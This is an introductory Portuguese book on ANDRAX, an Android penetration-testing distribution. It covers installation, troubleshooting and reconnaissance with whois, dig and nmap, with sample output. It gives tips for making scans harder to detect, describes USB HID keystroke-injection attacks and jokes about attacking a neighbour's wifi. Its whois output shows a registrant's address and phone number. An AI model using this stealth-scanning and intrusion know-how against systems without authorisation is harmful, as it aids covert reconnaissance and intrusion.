



**ANDRAX MOBILE PENTEST DISTRO**  
**BE A CRACKER**

**ANDROID HACKING CRACKER STYLE**

**ANDRAX NÃO É UMA EMULAÇÃO!**

**THE CRACKER TECHNOLOGY – ADVANCED PENTEST**

Versão do livro: 01  
Versão ANDRAX: v6 ADA  
Data: 31/12/2017

Escritor: Weidsom Nascimento.

Nota do autor:

Ola, meu nome é Weidsom Nascimento, eu sou o desenvolvedor do ANDRAX e estou escrevendo esse livro para ser usado como base de introdução ao ANDRAX, pretendo relatar como funciona a estrutura interna e como as ferramentas são desenvolvidas e organizadas para que o ANDRAX seja tão poderoso quanto é.

Também desejo esclarecer duvidas comuns sobre o sistema e apresentar as ferramentas de modo que todos possam entender a usabilidade e o poder que é possível obter usando o ANDRAX.

O que esperar desse livro?

Ora, não espere que o livro te transforme em um mago do Hacking, esse livro é para introduzir os usuários ao mundo Linux, ao Android e ao ANDRAX como distribuição principal de Pentest totalmente independente do uso do computador. Se você quiser se tornar um profissional completo do ANDRAX do zero ate o nível mais avançado acesse o CURSO DE ANDROID HACKING COM ANDRAX disponível na plataforma: <http://learnapp.thecrackertechnology.com> aproveite o material e use de forma consciente, boa leitura.

# INTRODUÇÃO

Nesse capítulo teremos a parte de introdução ao ANDRAX e as suas configurações primárias, é muito IMPORTANTE que você preste bastante atenção nessa parte pois assim você vai poder entender como é o funcionamento do ANDRAX e se você conhece o sistema que você usa o seu trabalho se torna mais efetivo, o ANDRAX é um sistema de grande proporção portanto leva tempo para dominar suas características.

## O que é o ANDRAX?

O ANDRAX é uma plataforma de Pentest avançado, com o ANDRAX é possível transformar smartphones Android em uma completa distribuição de Pentest com auto desempenho nos testes, usando poucos recursos e não danificando seu aparelho com modificações extremas e backdoors.

Mas o ANDRAX não é somente uma plataforma de Pentest é a primeira e única plataforma de Pentest avançado para dispositivos Android, o nosso foco é a compatibilidade entre dispositivos e a realização de trabalhos profissionais e extremamente avançados.

## O ANDRAX é uma emulação?

NÃO, definitivamente não, muitos não sabem mas o Android já é uma distribuição Linux, além de fazer o uso do Kernel Linux o Android é bastante fiel as principais diretrizes POSIX portanto emular outra distribuição dentro do Android é uma burrice sem limites ate mesmo para as pessoas mais burras. Tudo isso seria um gigantesco desperdício de processamento e ate mesmo da maior característica dos smartphones: seu acesso rápido e furtivo aos sistemas.

Tudo no ANDRAX foi desenvolvido e/ou portado especificamente para o Android, tudo roda nativamente sem nenhum tipo de emulação isso permite ao ANDRAX ser mais leve do que qualquer distribuição comum jamais sera!

## Quais ataques são possíveis fazer com o ANDRAX?

O ANDRAX é de longe a mais avançada plataforma de Pentest com os mais de 100 softwares contidos no ANDRAX é possível realizar mais de 1600 tipos de ataques diferentes, isso incluindo diversas categorias como:

- Network Hacking
- WebSite Hacking
- SDR Hacking
- Wireless Hacking
- Coder Hacking
- Password Hacking
- Reverse Engineering
- Exploitation
- ...

Seria ate mesmo inviável listar todas as classes e tipos de ataques que o ANDRAX pode realizar, enfim... Tudo que é possível fazer com um computador pessoal comum é possível fazer 10x melhor com o ANDRAX.

## Como instalar o ANDRAX?

Desde a versão 5 do ANDRAX que a instalação ficou muito simples e descomplicada bastando ter um busybox funcional e corretamente instalado em “/system/xbin/” porem desde a versão 6 BUILD: 3 que o ANDRAX possui um busybox nativo e realiza a instalação automática do mesmo, sem a necessidade do usuário se preocupar e permitindo uma redução drástica nos reportes de BUGs em falso positivo.

O primeiro passo lógico é baixar a interface “ANDRAX-OS” que faz todo o gerenciamento do CORE assim como as configurações iniciais que preparam o Android para comportar os softwares, o download pode ser realizado no site oficial: <http://andrax-pentest.org> é muito importante que você baixe o ANDRAX apenas do site oficial pois tenha em mente que o ANDRAX é um sistema Open Source e **agentes maliciosos podem fazer BUILDs infectadas para comprometer o seu sistema** portanto sempre use o site oficial por motivos de segurança e também por que o desenvolvimento do ANDRAX corre em ritmo muito acelerado com novas BUILDs a quase toda semana.

Acessando o site oficial você vai poder ver o botão de “DOWNLOAD” junto a tabela especificando qual é a versão atual juntamente com sua BUILD.

Versão:	Nome:	Data:	Link:
6 BUILD:3	ADA	01/01/2018	<a href="#">DOWNLOAD</a>

## NÚMERO DE DOWNLOADS

76454

Figura 1: DOWNLOAD no site oficial

Na imagem acima podemos ver claramente as informações que são apresentadas sobre a versão mantida, clicando em “DOWNLOAD” vai se iniciar imediatamente o download da interface, para comodidade você pode acessar o site oficial diretamente pelo smartphone, o site é responsivo.

Antes de instalar o ANDRAX é necessário instalar o “Material Terminal” que esta na Google Play. Mas porque isso? Simples, o ANDRAX trabalha com “custom permissions” do Material Terminal, ele foi escolhido por ser o mais customizável e respeitar o “GUIDELINES” do Android com a Interface baseada no Material Design.

Se você instalar o ANDRAX antes do Material Terminal vai ocorrer o erro “ANDRAX-OS Parou.” ao clicar em alguma ferramenta no Drawer.

Basta pesquisar na Google Play por “Material Terminal” e vai ser o primeiro que aparecer




Figura 2: Material Terminal na Google Play

Instale o Material Terminal e pode seguir com a instalação normal da interface do ANDRAX, assim que a interface for aberta o ANDRAX vai solicitar acesso Root ao dispositivo, você deve conceder o acesso pois nada vai funcionar se o ANDRAX não puder realizar instalações de softwares e sets de variáveis de ambiente entre outras ações.



ANDRAX v6: ADA BUILD: 3

Figura 3: ANDRAX Alerta Sem busybox

Caso você não tenha um busybox instalado e/ou não configurado corretamente em “/system/xbin” a mensagem acima sera exibida, ao clicar em “OK” como afirma a mensagem o ANDRAX vai realizar a instalação do busybox oficial.



ANDRAX v6: ADA BUILD: 3

Figura 4: ANDRAX alerta busybox não oficial

Caso você tenha um busybox instalado e configurado em “/system/xbin/” mas não seja o busybox oficial usado pelo ANDRAX o alerta da “Figura 4” sera exibido, assim como no primeiro, clicando em “OK” o ANDRAX vai substituir o busybox instalando o oficial.

Depois que o busybox estiver instalado e configurado pelo ANDRAX o que falta é instalar o CORE, assim que a interface inicia ou reinicia no caso da configuração do busybox a seguinte mensagem é exibida:



ANDRAX v6: ADA BUILD: 3

Figura 5: ANDRAX Install CORE

Nesse alerta o ANDRAX informa que o CORE ainda não foi instalado, o core representa todos os softwares e estrutura do ANDRAX, ao clicar em “OK” o download do core vai ser iniciado, será possível acompanhar o progresso com o “progressdialog” que se abre em sequencia.



ANDRAX v6: ADA BUILD: 3

Figura 6: Progress Install

Assim que o download for finalizado o ANDRAX vai instalar automaticamente o CORE e reiniciar a interface já pronta para o uso das ferramentas assim como todas as chamadas via terminal.

Se por algum motivo a instalação automática não for completada e/ou não for bem sucedida você pode realizar a instalação manual do core.

## Como instalar o CORE Manualmente?

A instalação manual do CORE não é nada difícil pelo contrario é muito simples, você deve baixar o CORE manualmente a partir do botão “MANUAL INSTALL” que esta presente no menu superior da tela inicial;



Figura 7: MANUALL INSTALL

Ao clicar no botão uma nova janela do seu navegador vai ser aberta onde vai iniciar o download do CORE através de um link direto do CORE da versão utilizada.

Normalmente os downloads vão para “/sdcard/Download” (O sdcard não significa o seu cartão micro SD e sim a memoria interna o micro SD é extSdCard), caso você tenha customizado esse local é necessário saber o PATH direto.

Agora abra o Material Terminal e digite: “su” em seguida pressione ENTER isso vai habilitar o superusuário no Material Terminal e assim ele vai ter poderes para realizar a instalação do CORE, em seguida digite o comando:

```
unzip /sdcard/Download/andrax-v*.zip -o -d /data/data/com.thecrackertechnology.andrax/ANDRAX/
```

```
unzip # Comando para descompactar o CORE.  
/sdcard/Download... # PATH para o CORE baixado.  
-o # Opção que habilita overwrite caso exista resquícios de outras instalações  
-d # Opção que especifica um diretório para descompactar.  
/data/data... # diretório do ANDRAX
```

O \* (asterisco) serve para representar que nesse ponto estará o numero da versão atual do ANDRAX, caso o seu Android seja superior ao 5.1.x sera acrescentado um sinal de + (mais) para diferenciar os cores. Ex: “andrax-v6.zip” para o Android 5.1 a inferior e “andrax-v6+.zip” para o Android 6.0 a superior.

Mas você não deve se preocupar com isso pois do ANDRAX identifica a sua versão do Android e direciona o download do CORE.

Bom, após o Material Terminal terminar o seu trabalho de descompactação do CORE você deve abrir novamente a interface do ANDRAX (Fechar e abrir novamente caso já esteja aberta) e a mensagem de instalação vai desaparecer, nesse ponto você já pode aproveitar as ferramentas do ANDRAX. Mas se você quiser fazer um ultimo teste para saber se esta tudo certo basta clicar em “BE A CRACKER” na tela inicial ou em “Terminal” no menu Drawer, o checker do ANDRAX vai ser aberto e vai verificar todos os sistemas e garantir que tudo esta funcionando, você poderá ver erros e warnings diretamente na tela.

## Como usar o ANDRAX em outro terminal?

Você pode querer rodar o ANDRAX a partir de um terminal que não o oficial, isso é relativamente muito simples, você precisa verificar se o terminal de sua escolha possui configurações que você possa customizar, uma configuração em específico é a de “linha de comando” onde você vai poder setar diretamente qual interpretador quer usar que no caso será o do ANDRAX, apague o que estiver contido nessa opção e insira: “/data/data/com.thecrackertechnology.andrax/ANDRAX/bin/bash” com esse PATH na opção de linha de comando salve e reinicie o terminal, agora o terminal deve estar com a shell do ANDRAX mas lembre-se isso NÃO MUDA AS CHAMADAS VIA DRAWER apenas chamadas de diretas pelo terminal customizado, as chamadas via Drawer continuam sendo executadas no Material Terminal.

## Erros comuns

Alguns erros podem aparecer na parte de instalação e/ou execução do ANDRAX, não é possível prevenir todos os erros e falhas já que nem todos os ambientes são iguais mas existem alguns que são do nosso conhecimento e vou explicar aqui:

### ATHEROS NOT FOUND

Esse é o erro pelo qual mais recebo perguntas, principalmente vindas dos “Hackers” de wifi do vizinho, isso pode ser um pouco complexo para alguns entenderem mas vamos lá, Nem todos os aparelhos Android tem um card wifi interno com suporte ao modo monitor.

Por esse motivo Wireless Hacking não funciona nativamente em qualquer aparelho, na verdade só os top de linha possuem um chipset com capacidade e entrar em modo monitor, então é necessário usar um usb wifi adapter (Dongle) via OTG no Android mas novamente ao contrário do que se pensa não é só plugar o adaptador no OTG e já sair invadindo os satélites da nasa para pegar 1000gbps, os adaptadores não funcionam direto pois não existe o driver instalado no Android. Ah mas no meu PC é só conectar! Isso por que o Linux já vem com incríveis quase 2GB só de drivers por isso praticamente qualquer adaptador fuleiro vai rodar direto, no Android não existe isso já que seria um desperdício enorme de espaço, 99,9% das pessoas nunca vão utilizar 1% desses drivers que veem instalados por padrão nas distros Linux comuns.

Mas então como eu vou invadir meu vizinho? Para isso é necessário recompilar o Kernel ativando suporte ao Atheros, mas por que Atheros? Embora seja muito difícil encontrar os adaptadores Atheros hoje em dia depois que a Qualcomm comprou e destruiu a Atheros Inc os adaptadores Atheros são de longe os mais indicados para o Android já que eles são: pequenos, usam pouca energia, a taxa de corrente é muito baixa, o alcance é muito bom...

Mas é claro que você pode compilar o Kernel com suporte a outros dongles caso queira mas isso já vai ser bem difícil e o ANDRAX tem preferencia pelo Atheros, caso você não tenha um adaptador Atheros pode comprar na nossa loja <http://andrax-pentest.org/loja/tlwn722n-v1-com-atheros>

Se você não souber recompilar o Kernel para habilitar os ataques Wireless veja uma video aula que fiz no youtube <https://www.youtube.com/watch?v=Zf6OZHYZp9Y>

Um detalhe muito importante é que desde a v6 o ANDRAX é capaz de ate mesmo recompilar o Kernel pois o ambiente de programação contido no ANDRAX é completo, para compilar o Kernel diretamente no ANDRAX basta seguir os passos do video apenas alterando o compilador.

## **ANDRAX-OS Parou quando uma ferramenta é selecionada**

Esse erro acontece quando você desrespeita as diretrizes informadas na hora da instalação, isso é por que o ANDRAX foi instalado depois do Material Terminal quando o ANDRAX deve ser INSTALADO ANTES para evitar esses erros e garantir as permissões.

Como resolver isso? A única forma é manter o Material Terminal instalado e desinstalar o ANDRAX em seguida instalar novamente, agora uma nova permissão será usada para enviar comandos para o Material Terminal.

## **Não consigo digitar no Terminal**

Esse não é um erro do ANDRAX e sim do seu teclado, utilize o “Hackers Keyboard” que pode ser encontrado na Google Play a maioria dos teclados padrões dos aparelhos tais como o teclado oficial da SAMSUNG não serão compatíveis com o Material Terminal.

## **HID Not Found**

Esse erro acontece por que o seu aparelho não tem suporte a HID (Humam Interface Device), é necessário realizar a compilação do Kernel aplicando os PATCHs para HID.

Mas o que é HID? HID é a sigla para “Humam Interface Device” ou seja dispositivo de interação humana com uma tradução livre, sabe quando você pluga o mouse no notebook, desktop, Android... e ele já sai funcionando assim como o teclado? Isso por que eles são dispositivos HID com protocolo universal de comunicação, um teclado tem em seu CI controler um firmware que realiza a conversão das teclas digitadas para um código hexadecimal que é enviado ao computador e etc... para que ele interprete qual tecla foi digitada e tome a ação necessária seja um atalho via teclado ou imprimir as letras na tela.


O HID no ANDRAX é para realizar HID Attacks vulgo “Rubber Ducky attacks” que são ataques nos quais ao conectar o aparelho em um computador via usb ele “digita” códigos de forma extremamente rápida o que possibilita em menos de 2 segundos executar um exploit, payload e/ou backdoor no computador.

## **Como remover os TOASTs do supersu?**

Os TOASTs do supersu são aquelas mensagens que aparece na parte de baixo da tela sempre que uma aplicação usa comandos de super usuário, essas mensagens são importantes para segurança de saber quando algo executa como root e também como Debugging.

Mas como o ANDRAX usa muitos comandos de super usuário em sequencia isso pode se tornar chato e/ou ate mesmo atrapalhar o uso rápido no start up da interface, para resolver isso você pode desativar esses alertas para o ANDRAX, ATENÇÃO desative apenas para aplicações que você confia!

Como desativar? Vá ate a aplicação “SuperSU” no seu aparelho, ao abrir o supersu você vai identificar o ANDRAX como um dos primeiros da lista clique em cima do ANDRAX e vai abrir a seguinte janela:



*Figura 8: SuperSU  
alertas*

Em seguida clique em “Notificações” e selecione “Desativado” e complete a ação clicando no sinal de OK ao lado do simbolo de uma lixeira e pronto. Abra novamente o ANDRAX e vai perceber que não é exibido mais os TOASTs, caso você queira pode fazer isso para o Material Terminal também.

## Conhecendo o ANDRAX

Bom agora vamos conhecer como o ANDRAX é organizado e como é a sua estrutura padrão em relação aos softwares e resources.

A primeira coisa que devemos conhecer é a interface principal do ANDRAX chamada de “ANDRAX-OS” a interface do ANDRAX é muito simples mas existem alguns pontos que merecem ser enfatizados.




Figura 9: Menu superior

### MENU SUPERIOR

Nesse menu temos as opções “MAIN” que serve para abrir a pagina inicial do ANDRAX caso você tenha aberto outra, “TELEGRAM” para abrir contato direto comigo via telegram, “MANUAL INSTALL” para instalar manualmente o CORE caso aconteça alguma falha, “PATCH SHELL WITH ROOT” que serve para corrigir possíveis BUGs na shell do ANDRAX em aparelhos que não respeitam as diretrizes do Android e “ABOUT” que exite informações sobre o ANDRAX.

Em próximas versões podem ser acrescentadas mais opções a esse menu.




Figura 10: Menu DRAWER

## **MENU LATERAL ou DRAWER**

O menu lateral conhecido oficialmente como Drawer é o menu que agrupa as ferramentas do ANDRAX (Não todas) é preciso enfatizar que nesse menu só estão as principais ferramentas portanto nem todas estão nesse menu! As ferramentas estão separadas por categorias.

## **HARDBASED**

O ANDRAX usa uma estrutura diferente das distros comuns, a estrutura na qual eu nomeei de HARDBASED que em tradução livre seria “baseado no impossível” ou “baseado no difícil” realiza uma separação direta dos softwares e demais resources garantindo maior segurança e uma gerencia dinâmica se comparada as distribuições comuns.

Mas como a HARDBASED funciona na prática? Bem vamos ao exemplo, em distribuições Linux comuns o PATH padrão para os binários são: “/bin”, “/sbin”, “/usr/bin”, “/usr/local/bin”... enquanto na HARDBASED do ANDRAX cada software tem seus diretórios exclusivos e neles é possível encontrar o seu diretório “bin” separado, caso seja um software pequeno e/ou sem resources ele terá um PATH compartilhado no diretório “bin” dentro do diretório do ANDRAX.

Obs: alguns softwares possuem links e/ou scripts com parâmetros automáticos para o diretório “bin” dentro do diretório do ANDRAX.

As LIBs por questão de compatibilidade são mantidas em um diretório compartilhado em “libs” dentro do diretório do ANDRAX mas ainda existem sistemas críticos que mantêm suas libs em seus diretórios privados.

Você pode verificar os PATHs com o comando “showpaths” no Material Terminal.


# INFORMATION GATHERING

A primeira fase do Pentest é a mais importante pois ela decide se vamos ter exito no restante do trabalho, é na fase de Information Gathering que recolhemos o máximo de informações sobre o alvo, nada deve ser descartado absolutamente nada! Essa é sem duvida a fase que vai levar mais tempo para ser concluída porem todos os esforços são validos.

## WHOIS

O whois é uma ferramenta que verifica informações de identidades na internet sejam IPS, domínios ou AS fazendo uso do protocolo de mesmo nome, geralmente o whois é a primeira ferramenta que recorremos para verificar as informações iniciais sobre algum sistema.


O uso do whois é muito simples só precisamos chamar o comando “whois” passando como parâmetro um IP, domínio ou AS:



```
u0_a607@ANDRAX ~
whois thecrackertechnology.com
Domain Name: THECRACKERTECHNOLOGY.COM
Registry Domain ID: 1967186664_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.enom.com
Registrar URL: http://www.enom.com
Updated Date: 2017-08-29T19:12:03Z
Creation Date: 2015-10-09T11:17:26Z
Registry Expiry Date: 2018-10-09T11:17:26Z
Registrar: eNom, Inc.
Registrar IANA ID: 48
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: ok https://icann.org/epp#ok
Name Server: NS680.HOSTGATOR.COM.BR
Name Server: NS681.HOSTGATOR.COM.BR
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2018-01-02T16:07:51Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
NOTICE: The expiration date displayed in this record is the date the
```

Figura 11: WHOIS no ANDRAX

Na imagem acima podemos notar algumas informações mais vagas, isso acontece caso o servidor esteja atrás de um nível de proteção mediano contra consultas whois, mas também é possível notar um campo “Registrar WHOIS Server:” esse é o servidor no qual as informações do domínio estão registradas, esse servidor não pode mentir então podemos burlar essa “proteção” inicial passando esse servidor como órgão de consulta direta com o comando “whois -h whois.enom.com <host>”




```
Domain Name: THECRACKERTECHNOLOGY.COM
Registry Domain ID: 1967186664_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.enom.com
Registrar URL: www.enom.com
Updated Date: 2017-08-11T11:28:13.00Z
Creation Date: 2015-10-09T11:17:00.00Z
Registrar Registration/Expiry Date: 2018-10-09T11:17:26.00Z
Registrar: ENOM, INC.
Registrar IANA ID: 48
Domain Status: ok https://www.icann.org/epp#ok
Registry Registrant ID:
Registrant Name: WEIDSON NASCIMENTO
Registrant Organization: THE CRACKER TECHNOLOGY
Registrant Street: R. AURORA
Registrant Street: STº EFIGÉNIA
Registrant City: SÃO PAULO
Registrant State/Province: SP
Registrant Postal Code: 01209-000
Registrant Country: BR
Registrant Phone: +55.6391038442
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
```

Figura 12: WHOIS com servidor direto no ANDRAX

Agora podemos perceber na imagem acima que a quantidade de informações foi muito grande ao ponto de não caber 1/3 na tela, com essas simples consultas já temos muitas informações sobre o alvo.

## DIG

O dig é uma ferramenta do pacote BIND que nos permite querys de domínios recolhendo assim importantes informações sobre o nosso alvo, para fazer uma consulta inicial com o dig seguimos o comando “dig @8.8.8.8 <domain> any” (O @8.8.8.8 é porque o Android não tem um servidor dns local assim usamos o servidor do Google como hop):



```
☰ Janela 1 + ☒ : ; <>> DiG 9.11.2 <>> @8.8.8.8 thecrackertechnology.com any
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 17468
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;thecrackertechnology.com. IN ANY

;; ANSWER SECTION:
thecrackertechnology.com. 14399 IN TXT "v=spf1 a mx include:websitewelcome.com ~all"
thecrackertechnology.com. 14399 IN MX 0 thecrackertechnology.com.
thecrackertechnology.com. 21599 IN SOA ns680.hostgator.com.br. dnsadmin.br680.hostgator.c
om.br. 2017122201 86400 7200 3600000 86400
thecrackertechnology.com. 21599 IN NS ns681.hostgator.com.br.
thecrackertechnology.com. 21599 IN NS ns680.hostgator.com.br.
thecrackertechnology.com. 14399 IN A 108.179.192.189

;; Query time: 279 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
```

Figura 13: DIG query no ANDRAX

Na imagem acima podemos ver as informações que foram retornadas pelo dig e serão extremamente úteis nas próximas fases logicamente essas informações só são úteis caso você saiba o que está fazendo, para aprender tudo do zero acesse o curso de Android Hacking com ANDRAX: <http://learnapp.thecrackertechnology.com/>

Também é possível ver o IP para qual o domínio aponta, 108.179.192.189 esse logicamente será o endereço que vamos utilizar para seguir os nossos testes visto que é o endereço IP primário do nosso alvo.

## NMAP

O Nmap é o mais poderoso port scanner de todos, o scan de portas no alvo é importante para determinar quais serviços estão rodando na máquina e assim ter uma ideia primária da estrutura do servidor. O scan de portas é algo que se deve fazer com muita cautela visando evitar os sistemas de segurança que podem logar nossos pacotes e determinar uma ação maliciosa.

Nmap promove centenas de opções e recursos, o Nmap não é somente um port scanner é o maior de todos com tantos recursos que atualmente é uma completa suíte para o Pentest em um único sistema, o NSE (Nmap Script Engine) promove o acesso a milhares de scripts oficiais que amplificam ainda mais o poder do Nmap.

A sintaxe básica de uso do Nmap é “nmap -sS <host>” o parâmetro “-sS” serve para ativar o modo stealth esse é o primeiro modo que devemos testar pois ainda não sobre seus sistemas de segurança, esse modo tenta ser o mais silencioso possível.

```

Not shown: 983 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    filtered ssh
25/tcp    open     smtp
26/tcp    open     rsftp
53/tcp    open     domain
80/tcp    open     http
110/tcp   open     pop3
143/tcp   open     imap
443/tcp   open     https
465/tcp   open     smtps
587/tcp   open     submission
993/tcp   open     imaps
995/tcp   open     pop3s
2222/tcp  open     EtherNetIP-1
3306/tcp  open     mysql
8080/tcp  open     http-proxy
8443/tcp  open     https-alt

Nmap done: 1 IP address (1 host up) scanned in 14.33 seconds
[u0_a607@ANDRAX ~]

```

Figura 14: Nmap stealth scan no ANDRAX

Na imagem acima podemos ver que o nmap retornou informações sobre muitas portas porem também é possível notar que o scan foi muito rápido, apenas 14.33 secs e isso não é legal pois seria um tempo muito pequeno para um scan stealth, temos que adicionar mais opções para que o alvo não detecte nossas tentativas.

Uma boa opção pode ser os parâmetros “-T” e “- -scan-delay” com eles podemos controlar o envio dos “probes” e assim aumentar a taxa de furtividade do nosso scan.

## Banner Grabbing

